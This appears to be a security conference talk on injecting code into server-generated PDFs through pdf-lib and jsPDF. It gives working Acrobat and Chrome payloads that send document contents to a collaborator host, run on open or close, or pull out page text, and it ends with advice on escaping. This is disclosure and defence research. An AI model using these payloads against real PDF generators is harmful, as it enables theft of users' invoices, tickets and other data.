


# Portable Data exFiltration

XSS for PDFs

Gareth Heyes



# How it started



PDF code is totally injectable.

I think it's impossible. You wouldn't know the structure of the PDF.



# Outline

- Injection theory
  - How can user input get inside PDFs?
  - Why can't you inject arbitrary content?
  - Methodology
- Vulnerable libraries
- Exploiting injections
  - Acrobat, Chrome
- Defence
- Q&A

# How can user input get inside PDFs?

- Server side PDF generation
- Invoices, receipts, e-tickets, pay slips, boarding passes...



## E-Ticket Sample

This sample shows the presentment of a travel document.

The document consists of

- a cover page (this one)
- itinerary information, reference and date and a repeating group of flight info
- a customs page
- a medical information page
- accommodation information, guest info and a repeating group of hotel info
- a boarding pass for each flight.

This sample demonstrates the creation of a dynamic document with portions printed in **Landscape** orientation and portions printed in **Portrait** orientation.

This sample also demonstrates the use of **binding strips** along certain page edges which work nicely with a Hewlett Packard® BindJet printer. The density of toner in the strip determines the degree of bind.

Information presented in **Red** provides an explanation of how this sample works.

Data field values that are bolded are global values and are likely utilized on multiple pages.

This cover page is produced using a full page subform [COVERPAGE] on a portrait foundation page [JFMAINPORT]. The triggering event is the field event !FldNotAvail for REFERENCE\_NUMBER.

The data is structured in groups - REFERENCE, ISSUE, FLIGHT, CUSTOMS, MEDICAL, ACCOMODATIONS, HOTEL, TICKET.

The Custom Property [JFPREAMBLE] contains valuable information about this solution.

## E-Ticket



Flight Reference	Accommodation Reference	Issue Date	Items In this package
ET7514800	R5639	10/26/2001	2 • Airline Itinerary

# Why can't you inject arbitrary content?

- Why can't I just do `alert(1)`?
- Think about an injection into parenthesis in JavaScript



```
x = someFunction(INJECTION HERE);
```

# Why can't you inject arbitrary content?

- Like JavaScript injection but with PDF code
  - Syntax has to be valid to execute
  - Close existing code before your injection
  - Repair after your injection

# How a PDF is structured

- Objects
- xref table links to all the objects
- Trailer

# How a PDF is structured

%PDF-1.3

1 0 obj ← Begin Object 1

<< ← Start of new dictionary

/Pages 2 0 R

>> ← Dictionary key

← End of dictionary



# How a PDF is structured

`xref` ← Begin xref table

0 5

0000000000 65535 f

`0000000010` 00000 n

...

trailer

<<

    /Root 1 0 R

>>

`startxref 413` ← Points to start of xref table

%%EOF

First object begins at position 10

# Parsing essentials

startxref is read & points to xref table



xref table is read & points to each object & references are followed



← Payload is executed in an object

Payload executed

Document is rendered

# Where do injections occur?

4 0 obj

<< /Length 50 >>

Stream

BT

/F1 110 Tf

10 400 Td

(Hello World!)Tj

ET

endstream

endobj

Injection can occur here



# Where do injections occur?

```
<<  
  /Type /Annot  
  /Subtype /Link  
  /Rect [ 0 0 10  
10 ]  
  /Border [ 0 0 2 ]  
  /C [ 0 0 1 ]  
  /A <<  
    /Type /Action  
    /S /URI  
    /URI (injection)  
  >>  
>>
```



Injection can occur here

# Methodology

## Identify

### Break out of text boundaries

- Inject parenthesis
- Inject backslashes

### Unicode characters

- Multi-byte characters `\u{5c29}`
- Outside ASCII range overflow

### Cause parsing errors

- Inject NUL
- Inject EOF markers
- Comments

## Construct

### JavaScript execution

- alert(1) or PDF injection
- Callback using submitForm

### No JavaScript

- submitForm action

## Exploit

### Steal contents with JS

- Use submitForm function
- getPageNthWord

### Steal contents without JS

- Use submitForm action

# Vulnerable libraries

Real world vulnerabilities in PDF generation software

# Vulnerable libraries: PDF-Lib



Create and modify PDF documents in any JavaScript environment.

Designed to work in any modern JavaScript runtime. Tested in Node, Browser, Deno, and React Native environments.

npm v1.11.2   

Learn more at [pdf-lib.js.org](https://pdf-lib.js.org)

## Install

```
> npm i pdf-lib
```

## Weekly Downloads

52,799

A line graph showing the weekly download trend for pdf-lib. The y-axis represents the number of downloads, and the x-axis represents time. The line shows a steady upward trend, starting from a lower point and reaching 52,799 downloads.

## Version

1.11.2

## License

MIT

## Unpacked Size

18.5 MB

## Total Files

1568

## Issues

45

## Pull Requests

4

## Homepage

[pdf-lib.js.org/](https://pdf-lib.js.org/)

# Vulnerable libraries: PDF-Lib

```
1, async function(){
  const { PDFName, PDFString, PDFDocument, StandardFonts, rgb } = require('pdf-lib')
  const pdfDoc = await PDFDocument.create()
  const timesRomanFont = await pdfDoc.embedFont(StandardFonts.TimesRoman)
  const page = pdfDoc.addPage()
  const { width, height } = page.getSize()
  const fontSize = 30
  page.drawText('Test pdf!! ABCDEFG', {
    x: 50,
    y: height - 4 * fontSize,
    size: fontSize,
    font: timesRomanFont,
    color: rgb(0, 0.53, 0.71)
  })
  const linkAnnotation = pdfDoc.context.obj({
    Type: 'Annot',
    Subtype: 'Link',
    Rect: [50, height - 95, 320, height - 130],
    Border: [0, 0, 2],
    C: [0, 0, 1],
    A: {
      Type: 'Action',
      S: 'URI',
      URI: PDFString.of(`/input`),
    }
  })
  const linkAnnotationRef = pdfDoc.context.register(linkAnnotation)
  page.node.set(PDFName.of('Annots'), pdfDoc.context.obj([linkAnnotationRef]))
  const pdfBytes = await pdfDoc.save()
  const fs = require('fs')
  fs.writeFile("output.pdf", new Buffer(pdfBytes), function(err){
    if(err) {
      console.log(err);
    }
  })
}
```



# Vulnerable libraries: jsPDF



A library to generate PDFs in JavaScript.

You can [catch me on twitter: @MrRio](#) or head over to [my company's website](#) for consultancy.

jsPDF is now co-maintained by [yWorks - the diagramming experts](#).

[Live Demo](#) | [Documentation](#)

## Install

Recommended: get jsPDF from npm:

### Install

```
> npm i jspdf
```

### Weekly Downloads

264,669



### Version

2.1.1

### License

MIT

### Unpacked Size

15.3 MB

### Total Files

18

### Issues

95

### Pull Requests

3

### Homepage

[github.com/mrrio/jspdf](https://github.com/mrrio/jspdf)

### Repository

[github.com/MrRio/jsPDF](https://github.com/MrRio/jsPDF)

# Vulnerable libraries: jsPDF

```
var doc = new jsPDF();  
doc.text(20, 20, 'Hello world!');  
doc.addPage('a6', '1');  
doc.createAnnotation({bounds:  
{x:0, y:10, w:200, h:200}, type: 'link',  
url: '/input'});
```

# Exploiting injections on Acrobat

# Acrobat: alert(1) of PDF injection

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 10 10 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /Action /S /URI  
/URI (  
/blah)/S/JavaScript/JS(app.alert(1);)/Type/Action/F 0/(  
)  
>>  
>>
```

Break out  
of PDF string

Specify JavaScript here

Repair existing action

# Acrobat: Challenges

- JavaScript limitations
  - Limited selection of objects
  - Can't read cookies
  - No access to the DOM

# Acrobat: Exfiltrating contents

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 10 10 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /Action /S /URI  
/URI (  
/blah)>>/A<</S/JavaScript/JS(app.alert(1);  
this.submitForm({  
cURL: 'https://your-id.burpcollaborator.net', cSubmitAs:  
'PDF'})  
>>/Type/Action>>/F 0>>  
)  
>>  
>>
```

POST request

Submit contents of PDF

# Acrobat: Exfiltrating without JS

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 10 10 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /  
Action /S /URI  
/URI (  
/blah)>>/A<</S/SubmitForm/Flags 256/  
F(https://your-id.burpcollaborator.net)  
/Type/Action>>/F 0>>  
)  
>>  
>>
```



Set flags to 256  
to post contents of PDF

# Acrobat: Boobytrapping the entire document

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 10 10 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /Action /S  
/URI
```

```
/URI (  
/ ) >> >>
```

Injects a separate annotation allowing  
you to define clickable area

```
<</Type /Annot /Subtype /Link /Rect [0 0 800 600] /  
Border [0 0 0] /A <</S/SubmitForm/Flags 256/  
F(https://your-id.burpcollaborator.net
```

```
)
```

```
>>
```

```
>>
```

Existing parenthesis  
completes injection

Clickable area is whole page



# Acrobat: Executing automatically

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 10 10 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /  
Action /S /URI  
/URI (  
/ ) >> >>
```

```
<</Subtype /Screen /Rect [0 0 900 900] /AA <</PV  
<</S/JavaScript/JS(app.alert(1))>>/(  
)  
>>  
>>
```

Execute this annotation  
when PDF is visible

# Acrobat: Executing on PDF close

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 10 10 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /  
Action /S /URI  
/URI (  
/ ) >> >>  
<</Subtype /Screen /Rect [0 0 900 900] /AA <</PC  
<</S/JavaScript/JS(app.alert(1))>>/(  
)  
>>  
>>
```

Execute this annotation  
when PDF is closed

# Acrobat: shortest vector?

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 10
10 ]
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /
Action /S /URI
/URI (
/)/S/JavaScript/JS(app.alert(1)
)
>>
>>
```

# Exploiting injections on Acrobat via the filesystem

# PDFs served from the filesystem

- Challenges
  - POST requests are blocked
  - User gets prompt to allow/deny
- Can we still make a request?
- Let's write an enumerator


# Let's write an enumerator

```
obj = this;
for(i in obj){
    try {
        if(i==='console' || i === 'getURL' || i === 'submitForm'){
            continue;
        }
        if(typeof obj[i] != 'function'
            console.println(i+'='+obj[i]));
        try {
            console.println('call: '+i+'=>'+obj[i]('http://your-
id-'+i+'.burpcollaborator.net?'+i,2,3));
        }catch(e){}
        .... repeated for 3 levels deep
    }
}
```

Found function!  
CBSharedReviewIfOfflineDialog

# CBSharedReviewIfOfflineDialog

- Makes a DNS request regardless which option you choose in the prompt
- Can track if you open/closed PDF from filesystem
- Can enumerate the contents of the PDF via DNS



# Exploiting injections on Chrome



# Chrome: Overwrite URL

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 800 600
]
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /
Action /S /URI
/URI (
/blah)>>/A<</S/URI/URI(https://portswigger.net)
/Type/Action>>/F 0>>(
)
>>
>>
```

# Chrome exploitation challenges

- Chrome challenges
  - My Acrobat vectors failed
  - JavaScript doesn't work inside annotations
- Overwriting URLs worked
- How can we make JavaScript work?

# Chrome: Attempting JS execution

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 50 50 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /Action /S /URI  
/URI (  
/ ) >> >> <</BS<</S/B/W 0>>/Type/Annot/MK<</BG[ 0.0 813.54  
566.93 -298.27]/CA(Submit)>>/Rect [ 72 697.8898 144  
676.2897]/Subtype/Widget/AP<</N <</Type/XObject/BBox[ 0 0  
72 21.6]/Subtype/Form>>>>/Parent <</Kids[ 3 0 R]/Ff  
65536/FT/Btn/T(test)>>/H/P/A<</S/JavaScript  
JS(app.alert(1);this.submitForm('https://your-  
id.burpcollaborator.net'))/Type/Action/F 4/DA(blah  
)  
>>  
>>
```



Requires object references  
& knowledge of the PDF

# Chrome: Achieving JS execution

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 50 50 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /  
Action /S /URI  
/URI (  
#)>>>><</Type/Annot/Rect[ 0 0 900 900]/Subtype/  
Widget/Parent<</FT/Btn/T(A)>>/A<</S/JavaScript/  
JS(app.alert(1))/  
)  
>>  
>>
```

T(A) is just text for the button

Field type is required to make JS execute

# Chrome: JS execution challenges

- No knowledge of the PDF is needed
- But we are restricted by PDFium JavaScript capabilities
- SubmitForm does not enable document exfiltration

# Chrome: Let's write an enumerator

Found functions!  
getPageNumWords,  
getPageNthWord

```
(function(){  
  var obj = this,  
      data = '',  
      chunks = [],  
      counter = 0,  
      added = false, i;  
  for(i in obj) {  
    props.push(i);  
  }  
  props = props.concat(Object.getOwnPropertyNames(obj));  
  props = [...new Set(props)].sort();
```

Get every property of the object


```
  for(i=0;i<props.length;i++) {  
    try {  
      data += props[i] + '=' +  
obj[props[i]] + String.fromCharCode(  
        counter++;  
      if(counter > 15) {  
        chunks.push(data);  
        counter = 0;  
        data = '';  
        added = true;  
      }  
    } catch(e){}  
  }  
  if(!added) {  
    chunks.push(data);  
  }  
  for(i=0;i<chunks.length;i++) {  
    app.alert(chunks[i]);  
  }  
})()
```

Store data in chunks

Output each chunk

# Chrome: Extracting text

```
<< /Type /Annot /Subtype /Link /Rect [ 0 0 50 50 ]
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /Action /S /URI
/URI (
#)>> <</Type/Annot/Rect[0 0 900 900]/Subtype/Widget/Parent<</FT/Btn/T(a)>>/A<</
S/JavaScript/JS(
words = [];
for(page=0;page<this.numPages;page++) {
    for(wordPos=0;wordPos<this.getPageNumWords(page);wordPos++) {
        word = this.getPageNthWord(page, wordPos, true);
        words.push(word);
    }
}
app.alert(words);
)
>>
>>
```



Shows most of the words in the PDF

Get word on a page

# Chrome: SSRF

```
<< /Type /Annot /Subtype /Link /Rect [ 50 746.89 320 711.89 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /Action /S /URI  
/URI (  
#)>>>><</Type/Annot/Rect[ 0 0 900 900]/Subtype/Widget/  
Parent<</FT/Tx/T(foo)/V(bar)>>/A<</S/JavaScript/JS(  
app.alert(1)  
this.submitForm('https://  
aiws4u6uubgfcag94xvc5wrfilc91.burpcollaborator.net', false,  
false, ['foo']);  
)/  
)  
>>  
>>
```

Text field required

Parameter name

Parameter value  
(Can also contain raw new lines)



Description Request to Collaborator Response from Collaborator

Raw Params Headers Hex Hackvertor

Pretty Raw \n Actions

```
1 POST / HTTP/1.1
2 Host: j3nrk7cd420qq6oz8z029plcb3ht5i.burpcollaborator.net
3 Connection: keep-alive
4 Content-Length: 7
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
6 Accept: */*
7 Origin: null
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: embed
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13
14 foo=bar
```

```
[ 50 746.89 320 711.89 ]
```

```
type /Action /S /URI
```

```
]/Subtype/Widget/
JavaScript/JS(
```


```
laborator.net', false,
```

Parameter value  
(Can also contain raw new lines)

ome/pdf-ssrf

# Hybrid injection on Acrobat/Chrome

```
<< /Type /Annot /Subtype /Link /Rect [ 50 746.89 320  
711.89 ]  
/Border [ 0 0 2 ] /C [ 0 0 1 ] A << /Type /Action /S /URI  
/URI (  
#) /S /JavaScript /JS(app.alert(1)) /Type /Action >> >> << /Type /  
Annot /Rect [ 0 0 900 700 ] /Subtype /Widget /Parent << /FT /Btn /  
T(a) >> /A << /S /JavaScript /JS(app.alert(1))  
)  
>> Acrobat uses existing annotation  
>>
```



Define area for Chrome

Acrobat uses existing annotation

# Demo

Real time Chrome injection

# PDF upload "formcalc" technique

- HR application vulnerable to PDF upload
- We can read same origin resources via technique by @InsertScript
- But WAF blocking PDF user agent requests
- Bypass: Using cached resources not blocked

# Defence

- PDF libraries should escape PDF strings
  - Parenthesis
  - Backslashes
- You can confirm this using the injections mentioned in this talk
- Consider validation on content going into PDFs

# References

- Alex "InsertScript" Inführ  
<https://insert-script.blogspot.com/2015/05/pdf-mess-with-web.html>
- Ange Albertini  
<https://speakerdeck.com/ange/lets-write-a-pdf-file>
- Ben Sadeghipour & Cody Brocious  
<https://docs.google.com/presentation/d/1JdljHHPsFSgLbaJcHmMkE904jmwPM4xdhEuwhy2ebvo/htmlpresent>

# Take aways

- Vulnerable libraries make user input inside PDFs dangerous
- Chrome/Acrobat make injections possible
- One link can compromise the contents of a PDF

Further reading & injection samples:

<https://portswigger.net/research/portable-data-exfiltration>

 @garethheyeyes

 PortSwigger